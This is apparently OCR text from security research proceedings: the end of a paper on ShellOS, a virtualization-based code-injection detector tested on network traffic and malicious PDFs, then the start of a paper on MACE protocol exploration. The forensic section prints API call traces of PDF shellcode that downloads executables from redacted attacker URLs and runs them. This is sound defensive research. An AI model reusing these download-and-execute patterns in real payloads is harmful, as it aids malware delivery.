To better study our throughput on network streams, we built a testbed consisting of 32 machines running FreeBSD 6.0 and generated traffic using a state-of-the-art traffic generator, *Tmix* [15]. The network traffic is routed between the machines using Linux-based software routers. The link between the two routers is tapped using a gigabit fiber tap, with the traffic diverted to our detection appliance (i.e., running ShellOS or Nemu), as well as to a network monitor that constantly monitors the network for throughput and losses. The experimental setup is shown in Figure 5.




Figure 5: Experimental testbed with end systems generating traffic using Tmix. Using a network tap, we monitor the throughput on one system, while `ShellOS` or `Nemu` attempt to analyze all traffic on another system.

Tmix synthetically regenerates TCP traffic that matches the statistical properties of traffic observed in a given network trace; this includes source level properties such as file and object size distributions, number of simultaneously active connections and also network level properties such as round trip time. Tmix also provides a block resampling algorithm to achieve a target throughput while preserving the statistical properties of the original network trace.

We supply Tmix with a network trace of HTTP connections captured on the border links of UNC-Chapel Hill in October, 2009[5]. The trace represents 1-hour of activity, which is more than long enough to capture distributions for many statistical measures indistinguishable from longer traces [14]. Using Tmix block resampling, we run two 1-hour experiments based on the original trace where Tmix attempts to maintain a throughput of 100Mbps in the first experiment and 350Mbps in the second experiment. The actual throughput fluctuates some as Tmix maintains statistical properties observed in the original network trace. We repeat each experiment with the same seed (to generate the same traffic) using both `Nemu` and `ShellOS`.

Both `ShellOS` and `Nemu` are configured to only analyze traffic from the connection initiator, as we are targeting code injection attacks on network services. We analyze up to one megabyte of a network connection (from the initiator) and set an execution threshold of $60k$ instructions (see section §5.1). Neither `ShellOS` or `Nemu` perform any instruction chain pruning (e.g. we try execution from every position in every buffer) and use only a single cpu core.

Figure 6 shows the results of the network experiments. The bottom subplot shows the traffic throughput generated over the course of both 1-hour experiments. The 100Mbps experiment actually fluctuates from 100-160Mbps, while the 350Mbps experiment nearly reaches 500Mbps at some points. The top subplot depicts the number of buffers analyzed over time for both `ShellOS` and `Nemu` with both experiments. Note that one buffer is analyzed for each connection containing data from the connection initiator. The plot shows that the maximum number of buffers per second for `Nemu` hovers around 75 for both the 100Mbps and 350Mbps experiments with significant packet loss observed in the middle subplot. `ShellOS` is able to process around 250 buffers per second in the 100Mbps experiment with zero packet loss and around 750 buffers per second in the 350Mbps experiment with intermittent packet loss. That is, `ShellOS` is able to process all buffers with 1 CPU core, without loss, on a network with sustained 100Mbps network throughput, while `ShellOS` is on the cusp of its maximum throughput on 1 CPU core on a network with sustained 350Mbps network throughput (and spikes up to 500Mbps). In these tests, we received no false positives for either `ShellOS` or `Nemu`.

Our experimental network setup, unfortunately, is not currently able to generate sustained throughput greater than the 350Mbps experiment. Therefore, to demonstrate `ShellOS`' scalability in leveraging multiple CPU cores, we instead turn to an analysis of the `libnids` packet queue size in the 350Mbps experiment. We fix the maximum packet queue size at 100k, then run the 350Mbps experiment 4 times utilizing 1, 2, 4, and 14 cores. When the packet queue size reaches the maximum, packet loss occurs. The average queue size should be as low as possible to minimize the chance of packet loss due to sudden spikes in network traffic, as observed in the middle subplot of Figure 6 for the 350Mbps `ShellOS` experiment. Figure 7 shows the CDF of the average packet queue size over the course of each 1-hour experiment run with a different number of CPU cores. The figure shows




Figure 6: ShellOS network throughput performance.

that using 2 cores reduces the average queue size by an order of magnitude, 4 cores reduces average queue size to less than 10 packets, and 14 cores is clearly more than sufficient for 350Mbps sustained network traffic. This evidence suggests that multi-core ShellOS may be capable of monitoring links with much greater throughput than we were able to generate in our experiments.




Figure 7: CDF of the average packet queue size as the number of ShellOS CPU cores is scaled.

5.3 Case Study: PDF Code Injection

We now report on our experience using this framework to analyze a collection of 427 malicious PDFs. These PDFs were randomly selected from a larger subset of suspicious files flagged by a large-scale web malware detection system. Each PDF is labeled with a Common Vulnerability Exposure (CVE) number (or "Unknown" tag). Of these files, 22 were corrupted, leaving us with a total of 405 files for analysis. We also use a collection of 179 benign PDFs from various USENIX conferences.

We launch each document with Adobe Reader and attach the memory facility to that process. We then snapshot the heap as the document is rendered, and wait until the heap buffers stop growing. 374 of the 405 malicious PDFs resulted in a unique set of buffers. ShellOS is then signaled that the buffers are ready for inspection. Note that we only generate the process layout once per application (e.g., Reader), and subsequent snapshots only contain the heap buffers.

Figure 8 shows the size distribution of heap buffers extracted from benign and malicious PDFs. Notice that $\approx 60\%$ of the buffers extracted from malicious PDF are 512K long. This striking feature can be attributed to the heap allocation strategy used by the Windows OS, whereby chunks of 512K and higher are memory aligned at 64K boundaries. As noted by Ding et al. [7], attackers can take advantage of this alignment to increase the success rate of their attacks (e.g., by providing a more




Figure 8: CDF of sizes of the extracted buffers




Figure 9: Elapsed time for extracting heap objects

predictable landing spot for the shellcode when used in conjunction with large NOP-sleds).

CVE	Detected
CVE-2007-5659	2
CVE-2008-2992	10
CVE-2009-4324	12
CVE-2009-2994	1
CVE-2009-0927	33
CVE-2010-0188	53
CVE-2010-2883	70
Unknown	144

Table 2: CVE Distribution for Detected Attacks

Table 2 provides a breakdown of the corresponding CVE listings for the 325 unique code injection attacks we detected. Interestingly, we were able to detect 70 attacks using Return Oriented Programming (ROP) because of their second-stage exploit (CVE-2010-2883) triggering the PEB heuristic. We verified these attacks used ROP through subsequent manual analysis of the javascript included in the PDFs and reiterate that our current runtime heuristics do not directly detect ROP code, but that in all the examples we observed using ROP, control was always transferred to non-ROP shellcode to perform the primary actions of the attack. We believe that in the future the flexibility of `ShellOS`' ability to load arbitrary process snapshots may be leveraged to correctly execute, detect, and diagnose ROP by iterating the stack pointer (instead of the `IP`) over a buffer and issuing a `ret` instruction to test every position of a buffer for ROP. This may be critical as attackers become more adapt at crafting ROP-only code injection attacks.

Figure 9 depicts the CDF for extracting heap objects from malicious and benign documents. The time distribution for malicious documents is further broken down by "ROP-based" (i.e., CVE-2010-2883) and *other* exploits. The group labeled *other* performed more traditional heap-spray attacks with self-contained shellcode, and is not particularly interesting (at least, from a forensic standpoint). In either case, we were able to extract approximately 98% of the buffers within 26 seconds. For the benign files, extraction took less than 5 seconds for 98% of the documents. The low processing time of the benign case is because the buffers are allocated just once when the PDF is rendered on open, as opposed to hundreds of heap objects created by the embedded javascript that performs the heap-sprays.




Figure 10: Breakdown of average time of analysis.

The overall time for performing our analyses is given in Figure 10. Notice that the majority of the time can be attributed to buffer extraction. Once signalled, `ShellOS` analyzes the buffers at high speed. The average time to analyze a benign PDF (the common case,

hopefully) is 5.46 seconds with our unoptimized code.

We remind the reader that the framework we provide is not tied to any particular method of buffer extraction. To the contrary, ShellOS executes any arbitrary buffer supplied by the analyst and reports if the desired heuristics are triggered. In this case-study, we simply chose to highlight the usefulness of ShellOS with buffers provided by our own PDF pre-processor.

Next, we describe some of the patterns we observed lurking within PDF-based code injection attacks.

5.4 Forensic Analysis

Recall that once injected code is detected, ShellOS continues to allow execution to collect diagnostic traces of Windows API calls before returning a result. In the majority of cases, the diagnostics completed successfully for the PDF dataset. Of the diagnostics performed in the *other* category, we found that 85% of the injected code exhibited an identical API call sequence:

```
———————— begin snippet ————————

LoadLibraryA("urlmon")
URLDownloadToCacheFile(
     URL = "http://(omitted).cz.cc/
                          out.php?a=36&p=5",
     CacheFile = "%tmp%")
CreateProcessA(App = "%tmp%", Cmd = (null))
TerminateThread(Thread = -2, ExitCode = 0)

———————— end snippet ————————
```

The top level domains were always cz.cc and the GET request parameters varied only in numerical value. We also observed that *all* of the remaining PDFs in the *other* category (where diagnostics succeeded) used either the URLDownloadToCacheFile or URLDownloadToFile API call to download a file, then executed it with CreateProcessA, WinExec, or ShellExecuteA. Two of these shellcodes attempted to download several binaries from the same domain, and a few of the requested URLs contained obvious text-based information pertinent to the exploit used, e.g. exp=PDF (Collab), exp=PDF (GetIcon), or ex=Util.Printf – presumably for bookkeeping in an overall diverse attack campaign.

Two of the self-contained payloads were only partially analyzed by the diagnostics, and proved to be quite interesting. The partial call trace for the first of these is given in Figure 11. Here, the injected code allocates space on the heap, then copies code into that heap area. Although the code copy is not apparent in the API call sequence alone, ShellOS may also provide an instruction-level trace (when requested by the analyst) by single-stepping each instruction via the TRAP bit in the flags register. We observed the assembly-level copies using this feature. The code then proceeds to patch several DLL functions, partially observed in this trace by the use of API calls to modify page permissions prior to patching, then resetting them after patching. Again, the assembly-level patching code is only observable in a full instruction trace. Finally, the shellcode performs the conventional URL download and executes that download.

```
———————— begin snippet ————————
GlobalAlloc(Flags = 0x0, Bytes = 8192)
VirtualProtect(Addr = 0x7c86304a, Size = 4096,
               Protect = 0x40)
VirtualProtect(Addr = 0x7c86304a, Size = 4096,
               Protect = 0x20)
LoadLibraryA("user32")
VirtualProtect(Addr = 0x77d702d3, Size = 4096,
               Protect = 0x40)
VirtualProtect(Addr = 0x77d702d3, Size = 4096,
               Protect = 0x20)
LoadLibraryA("ntdll")
VirtualProtect(Addr = 0x7c918c2e, Size = 4096,
               Protect = 0x40)
VirtualProtect(Addr = 0x7c918c2e, Size = 4096,
               Protect = 0x20)
LoadLibraryA("urlmon")
URLDownloadToCacheFile(
     URL = "http://www.(omitted).net/file.exe",
     CacheFile = "%tmp%")
CreateProcessA(App=(null), Cmd="cmd /c %tmp%")
...
———————— end snippet ————————
```

Figure 11: More complex shellcode in a PDF

The second interesting case challenges our prototype diagnostics by applying some anti-analysis techniques. The partial API call sequence observed follows:

```
———————— begin snippet ————————
GetFileSize(hFile = 0x4)
GetTickCount()
GlobalAlloc(Flags = 0x40, Bytes = 4) = buf*
ReadFile(hFile = 0x0, Buf* = buf*, Len = 4)
...continues to loop in this sequence...
———————— end snippet ————————
```

Figure 12: Analysis-resistant Shellcode

As ShellOS does not currently address context-sensitive code, we have no way of providing the file size expected by this code. Furthermore, we do not provide the required timing characteristics for this particular sequence as our API call handlers merely attempt to provide a 'correct' value, with minimal behind-the-scenes processing. As a result, this sequence of API calls is repeated in an infinite loop, preventing further automated analysis. We note, however, that this particular challenge is not unique to ShellOS.

Of the 70 detected ROP-based exploit PDFs, 87% of the second stage payloads adhered to the following API call sequence:

```
———————— begin snippet ————————
LoadLibraryA("urlmon")
LoadLibraryA("shell32")
GetTempPathA(Len = 64, Buffer = "C:\TEMP\")
URLDownloadToFile(
     URL = "http://(omitted).php?
     spl=pdf_sing&s=0907...(omitted)...FC2_1
     &fh=",
     File = "C:\TEMP\a.exe")
ShellExecuteA(File = "C:\TEMP\a.exe")
ExitProcess(ExitCode = -2),
———————— end snippet ————————
```

Figure 13: Typical second stage of a ROP-based PDF code injection attacks observed using ShellOS.

Of the remaining payloads, 6 use an API not yet supported in ShellOS, while the others are simple variants on this conventional URL download pattern.

6 Limitations

Code injection attack detection based on run-time analysis, whether emulated or supported through direct CPU execution, generally operates as a self-sufficient black-box wherein a suspicious buffer of code or data is supplied, and a result returned. ShellOS attempts to provide a run-time environment as similar as possible to that which the injected code expects. That said, we cannot ignore the fact that shellcode designed to execute under very specific conditions may not operate as expected (e.g., non-self-contained [19, 26], context-keyed [11], and swarm attacks [5]). We note, however, that by requiring more specific processor state, the attack exposure is reduced, which is usually counter to the desired goal — that is, exploiting as many systems as possible. The same rational holds for the use of ROP-based attacks, which require specific data being present in memory.

More specific to our framework is that we currently employ a simplistic approach for loop detection. Whereas software-based emulators are able to quickly detect and (safely) exit an infinite loop by inspecting program state at each instruction, we only have the opportunity to inspect state at each clock tick. At present, the overhead associated with increasing timer frequency to inspect program state more often limits our ability to exit from infinite loops more quickly. In future work, we plan to explore alternative methods for safely pruning such loops, without incurring excessive overhead.

Furthermore, while employing hardware virtualization to run ShellOS provides increased transparency over previous approaches, it may still be possible to detect a virtualized environment through the small set of instructions that must still be emulated. We note, however, that while ShellOS currently uses hardware virtualization extensions to run along side a standard host OS, only implementation of device drivers prevents ShellOS from running directly as the host OS. Running directly as the host OS could have additional performance benefits in detecting code injection for network services. We leave this for future work.

Finally, ShellOS provides a framework for fast detection and analysis of a buffer, but an analyst or automated data pre-processor (such as that presented in §5) must provide these buffers. As our own experience has shown, doing so can be non-trivial, as special attention must be taken to ensure a realistic operating environment is provided to illicit the proper execution of the sample under inspection. This same challenge holds for all VM or emulation-based detection approaches we are aware of (e.g., [6, 8, 10, 31]). Our framework can be extended to benefit from the active body of research in this area.

7 Conclusion

In this paper, we propose a new framework for enabling fast and accurate detection of code injection attacks. Specifically, we take advantage of hardware virtualization to allow for efficient and accurate inspection of buffers by *directly executing* instruction sequences on the CPU. Our approach allows for the modular use of existing run-time heuristics in a manner that does not require tracing every machine-level instruction, or performing unsafe optimizations. In doing so, we provide a foundation that defenses for code injection attacks can build upon. We also provide an empirical evaluation, spanning real-world attacks, that aptly demonstrates the strengths of our framework.

Code Availability

We anticipate that the source code for the ShellOS kernel and our packaged tools will be made available under a BSD license for research and non-commercial uses. Please contact the first author for more information on obtaining the software.

Acknowledgments

We are especially grateful to Michalis Polychronakis for making nemu available to us, and for fruitful discussions regarding this work. Thanks to Teryl Taylor, Scott Coull, Montek Singh and the anonymous reviewers for their insightful comments and suggestions for improving an earlier draft of this paper. We also thank Bil Hayes and Murray Anderegg for their help in setting up the networking infrastructure that supported some of the throughput analyses in this paper. This work is supported by the

National Science Foundation under award CNS-0915364 and by a Google Research Award.

Notes

[1]See, for example, "*Sophisticated, targeted malicious PDF documents exploiting CVE-2009-4324*" at `http://isc.sans.edu/diary.html?storyid=7867`.

[2]See the discussion at `https://bugs.launchpad.net/qemu/+bug/661696`, November, 2010.

[3]We reset registers via `popa` and `fxrstor` instructions, while memory is reset by traversing page table entries and reloading pages with the dirty bit set.

[4]The TAPiON engine is available at `http://pb.specialised.info/all/tapion/`.

[5]We update this network trace with payload byte distributions collected in 2011.

References

[1] P. Baecher and M. Koetter. Libemu - x86 shellcode emulation library. Available at `http://libemu.carnivore.it/`, 2007.

[2] F. Bellard. Qemu, a fast and portable dynamic translator. In *Proceedings of the USENIX Annual Technical Conference*, pages 41–41, Berkeley, CA, USA, 2005.

[3] E. Buchanan, R. Roemer, H. Shacham, and S. Savage. When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC. In *ACM Conference on Computer and Communications Security*, Oct. 2008.

[4] B. Z. Charles Curtsigner, Benjamin Livshits and C. Seifert. Zozzle: Fast and Precise In-Browser Javascript Malware Detection. USENIX Security Symposium, August 2011.

[5] S. P. Chung and A. K. Mok. Swarm attacks against network-level emulation/analysis. In *International symposium on Recent Advances in Intrusion Detection*, pages 175–190, 2008.

[6] M. Cova, C. Kruegel, and V. Giovanni. Detection and analysis of drive-by-download attacks and malicious javascript code. In *International conference on World Wide Web*, pages 281–290, 2010.

[7] Y. Ding, T. Wei, T. Wang, Z. Liang, and W. Zou. Heap Taichi: Exploiting Memory Allocation Granularity in Heap-Spraying Attacks. In *Annual Computer Security Applications Conference*, pages 327–336, 2010.

[8] M. Egele, P. Wurzinger, C. Kruegel, and E. Kirda. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Detection of Intrusions and Malware & Vulnerability Assessment*, June 2009.

[9] P. Fogla, M. Sharif, R. Perdisci, O. Kolesnikov, and W. Lee. Polymorphic blending attacks. In *USENIX Security Symposium*, pages 241–256, 2006.

[10] S. Ford, M. Cova, C. Kruegel, and G. Vigna. Analyzing and detecting malicious flash advertisements. In *Computer Security Applications Conference*, pages 363 –372, Dec 2009.

[11] D. A. Glynos. Context-keyed Payload Encoding: Fighting the Next Generation of IDS. In *Athens IT Security Conference (ATH.C0N)*, 2010.

[12] R. Goldberg. Survey of Virtual Machine Research. *IEEE Computer Magazine*, 7(6):34–35, 1974.

[13] B. Gu, X. Bai, Z. Yang, A. C. Champion, and D. Xuan. Malicious shellcode detection with virtual memory snapshots. In *International Conference on Computer Communications (INFOCOM)*, pages 974–982, 2010.

[14] F. Hernandez-Campos, F. Smith, and K. Jeffay. Tracking the evolution of web traffic: 1995-2003. In *Proceedings of the 11th IEEE/ACM International Symposium on Modeling, Analysis and Simulation of Computer Telecommunication Systems (MASCOTS)*, pages 16–25, 2003.

[15] F. Hernandez-Campos, K. Jeffay, and F. Smith. Modeling and generating TCP application workloads. In *14th IEEE International Conference on Broadband Communications, Networks and Systems (BROADNETS)*, pages 280–289, 2007.

[16] I. Kim, K. Kang, Y. Choi, D. Kim, J. Oh, and K. Han. A Practical Approach for Detecting Executable Codes in Network Traffic. In *Asia-Pacific Network Ops. & Mngt Symposium*, 2007.

[17] G. MacManus and M. Sutton. Punk Ode: Hiding Shellcode in Plain Sight. In *Black Hat USA*, 2006.

[18] L. Martignoni, R. Paleari, G. F. Roglia, and D. Bruschi. Testing CPU Emulators. In *International Symposium on Software Testing and Analysis*, pages 261–272, 2009.

[19] J. Mason, S. Small, F. Monrose, and G. MacManus. English shellcode. In *Conference on Computer and Communications Security*, pages 524–533, 2009.

[20] MSDN. Mindump header structure. MSDN Library. See `http://msdn.microsoft.`

com/en-us/library/ms680378(VS.85).aspx.

[21] R. Paleari, L. Martignoni, G. F. Roglia, and D. Bruschi. A Fistful of Red-Pills: How to Automatically Generate Procedures to Detect CPU Emulators. In *USENIX Workshop on Offensive Technologies*, 2009.

[22] A. Pasupulati, J. Coit, K. Levitt, S. F. Wu, S. H. Li, R. C. Kuo, and K. P. Fan. Buttercup: on Network-based Detection of Polymorphic Buffer Overflow Vulnerabilities. In *IEEE/IFIP Network Op. & Mngt Symposium*, pages 235–248, May 2004.

[23] U. Payer, P. Teufl, and M. Lamberger. Hybrid Engine for Polymorphic Shellcode Detection. In *Detection of Intrusions and Malware & Vulnerability Assessment*, pages 19–31, 2005.

[24] J. D. Pincus and B. Baker. Beyond stack Smashing: Recent Advances in Exploiting Buffer Overruns. *IEEE Security and Privacy*, 4(2):20–27, 2004.

[25] M. Polychronakis, K. G. Anagnostakis, and E. P. Markatos. Network-level Polymorphic Shellcode Detection using Emulation. In *Detection of Intrusions and Malware & Vulnerability Assessment*, pages 54–73, 2006.

[26] M. Polychronakis, K. G. Anagnostakis, and E. P. Markatos. Emulation-based Detection of Non-self-contained Polymorphic Shellcode. In *International Symposium on Recent Advances in Intrusion Detection*, 2007.

[27] M. Polychronakis, K. G. Anagnostakis, and E. P. Markatos. An Empirical Study of Real-world Polymorphic Code Injection Attacks. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats*, 2009.

[28] M. Polychronakis, K. G. Anagnostakis, and E. P. Markatos. Comprehensive shellcode detection using runtime heuristics. In *Annual Computer Security Applications Conference*, pages 287–296, 2010.

[29] P. V. Prahbu, Y. Song, and S. J. Stolfo. Smashing the Stack with Hydra: The Many Heads of Advanced Polymorphic Shellcode, 2009. Presented at Defcon 17, Las Vegas.

[30] M. Probst. Fast machine-adaptable dynamic binary translation. In *Proceedings of the Workshop on Binary Translation*, 2001.

[31] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The ghost in the browser: Analysis of web-based malware. In *Usenix Workshop on Hot Topics in Botnets*, 2007.

[32] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All Your iFRAMEs Point to Us. In *USENIX Security Symposium*, pages 1–15, 2008.

[33] T. Raffetseder, C. Kruegel, and E. Kirda. Detecting System Emulators. *Information Security*, 4779:1–18, 2007.

[34] M. A. Rahman. Getting 0wned by malicious PDF - analysis. SANS Institute, InfoSec Reading Room, 2010.

[35] P. Ratanaworabhan, B. Livshits, and B. Zorn. NOZZLE: A Defense Against Heap-spraying Code Injection Attacks. In *USENIX Security Symposium*, pages 169–186, 2009.

[36] A. Sotirov and M. Dowd. Bypassing Browser Memory Protections. In *Black Hat USA*, 2008.

[37] D. Stevens. Malicious PDF documents. Information Systems Security Association (ISSA) Journal, July 2010.

[38] T. Toth and C. Kruegel. Accurate Buffer Overflow Detection via Abstract Payload Execution. In *International Symposium on Recent Advances in Intrusion Detection*, pages 274–291, 2002.

[39] Z. Tzermias, G. Sykiotakis, M. Polychronakis, and E. P. Markatos. Combining static and dynamic analysis for the detection of malicious documents. In *Proceedings of the Fourth European Workshop on System Security*, pages 4:1–4:6, New York, NY, USA, 2011.

[40] A. Vasudevan and R. Yerraballi. Stealth breakpoints. In *21st Annual Computer Security Applications Conference*, pages 381–392, 2005.

[41] X. Wang, Y.-C. Jhi, S. Zhu, and P. Liu. STILL: Exploit Code Detection via Static Taint and Initialization Analyses. *Annual Computer Security Applications Conference*, pages 289–298, Dec 2008.

[42] Y. Younan, P. Philippaerts, F. Piessens, W. Joosen, S. Lachmund, and T. Walter. Filter-resistant code injection on ARM. In *ACM Conference on Computer and Communications Security*, pages 11–20, 2009.

[43] Q. Zhang, D. S. Reeves, P. Ning, and S. P. Iyer. Analyzing Network Traffic to Detect Self-Decrypting Exploit Code. In *ACM Symposium on Information, Computer and Communications Security*, 2007.

MACE: Model-inference-Assisted Concolic Exploration for Protocol and Vulnerability Discovery

Chia Yuan Cho[†‡] Domagoj Babić[†] Pongsin Poosankam[†§]
Kevin Zhijie Chen[†] Edward XueJun Wu[†] Dawn Song[†]
[†]*University of California, Berkeley* [§]*Carnegie Mellon University* [‡]*DSO National Labs*

Abstract

Program state-space exploration is central to software security, testing, and verification. In this paper, we propose a novel technique for state-space exploration of software that maintains an ongoing interaction with its environment. Our technique uses a combination of symbolic and concrete execution to build an abstract model of the analyzed application, in the form of a finite-state automaton, and uses the model to guide further state-space exploration. Through exploration, MACE further refines the abstract model. Using the abstract model as a scaffold, our technique wields more control over the search process. In particular: (1) shifting search to different parts of the search-space becomes easier, resulting in higher code coverage, and (2) the search is less likely to get stuck in small local state-subspaces (e.g., loops) irrelevant to the application's interaction with the environment. Preliminary experimental results show significant increases in the code coverage and exploration depth. Further, our approach found a number of new deep vulnerabilities.

1 Introduction

Designing secure systems is an exceptionally hard problem. Even a single bug in an inopportune place can create catastrophic security gaps. Considering the size of modern software systems, often reaching tens of millions of lines of code, exterminating all the bugs is a daunting task. Thus, innovation and development of new tools and techniques that help closing security gaps is of critical importance. In this paper, we propose a new technique for exploring the program's state-space. The technique explores the program execution space automatically by combining exploration with learning of an abstract model of program's state space. More precisely, it alternates (1) a combination of concrete and symbolic execution [22] to explore the program's state-space, and (2) the L^* [1] online learning algorithm to construct high-level models of the state-space. Such abstract models, in turn, guide further search. In contrast, the prior state-space exploration techniques treat the program as a flat search-space, without distinguishing states that correspond to important input processing events.

A combination of concrete execution and symbolic reasoning, known as DART, concolic (*conc*rete and symb*olic*) execution, and dynamic symbolic execution [17, 25, 8, 7], exploits the strengths of both. The concrete execution creates a path, followed by symbolic execution, which computes a symbolic logical formula representing the branch conditions along the path. Manipulation of the formula, e.g., negation of a particular branch predicate, produces a new symbolic formula, which is then solved with a decision procedure. If a solution exists, the solution represents an input to the concrete execution, which takes the search along a different path. The process is repeated iteratively until the user reaches the desired goal (e.g., number of bugs found, code coverage, etc.).

We identified two ways to improve this iterative process. First, dynamic symbolic execution has no high-level information about the structure of the overall program state-space. Thus, it has no way of knowing how close (or how far) it is from reaching important states in the program and is likely to get stuck in local state-subspaces, such as loops. Second, unlike decision procedures that learn search-space pruning lemmas from each iteration (e.g., [30]), dynamic symbolic execution only tracks the most promising path prefix for the next iteration [17], but does not learn in the sense that informa-

[§]This work was done while Pongsin Poosankam was a visiting student at UC Berkeley.

tion gathered in one iteration is used either to prune the search-space or to get to interesting states faster in later iterations.

These two insights led us to develop an approach — Model-inference-Assisted Concolic (*conc*rete and symb*olic*) Exploration (MACE) — that learns from each iteration and constructs a finite-state model of the search-space. We primarily target applications that maintain an ongoing interaction with its environment, like servers and web services, for which a finite-state model is frequently a suitable abstraction of the communication protocol, as implemented by the application. At the same time, we both learn the protocol model and exploit the model to guide the search.

MACE relies upon dynamic symbolic execution to discover the protocol messages, uses a special filtering component to select messages over which the model is learned, and guides further search with the learned model, refining it as it discovers new messages. Those three components alternate until the process converges, automatically inferring the protocol state machine and exploring the program's state-space.

We have implemented our approach and applied it to four server applications (two SMB and two RFB implementations). MACE significantly improved the line coverage of the analyzed applications, and more importantly, discovered four new vulnerabilities and three known ones. One of the discovered vulnerabilities received Gnome's "Blocker" severity, the highest severity in their ranking system meaning that the next release cannot be shipped without a fix. Our work makes the following contributions:

- Although dynamic symbolic execution and decision procedures perform very similar tasks, the state-of-the-art decision procedures feature many techniques, like learning, that yet have to find their way into dynamic symbolic execution. While in decision procedures, learned information can be conveniently represented in the same format as the solved formula, e.g., in the form of CNF clauses in SAT solvers, it is less clear how would one learn or represent the knowledge accumulated during the dynamic symbolic execution search process. We propose that for applications that interact with their environment through a protocol, one could use finite-state machines to represent learned information and use them to guide the search.
- As the search progresses, it discovers new information that can be used to refine the model. We show one possible way to keep refining the model by closing the loop — search incrementally refines the model, while the model guides further search.
- At the same time, MACE both infers a model of the protocol, as implemented by a program, and explores the program's search space, automatically generating tests. Thus, our work contributes both to the area of automated reverse-engineering of protocols and automated program testing.
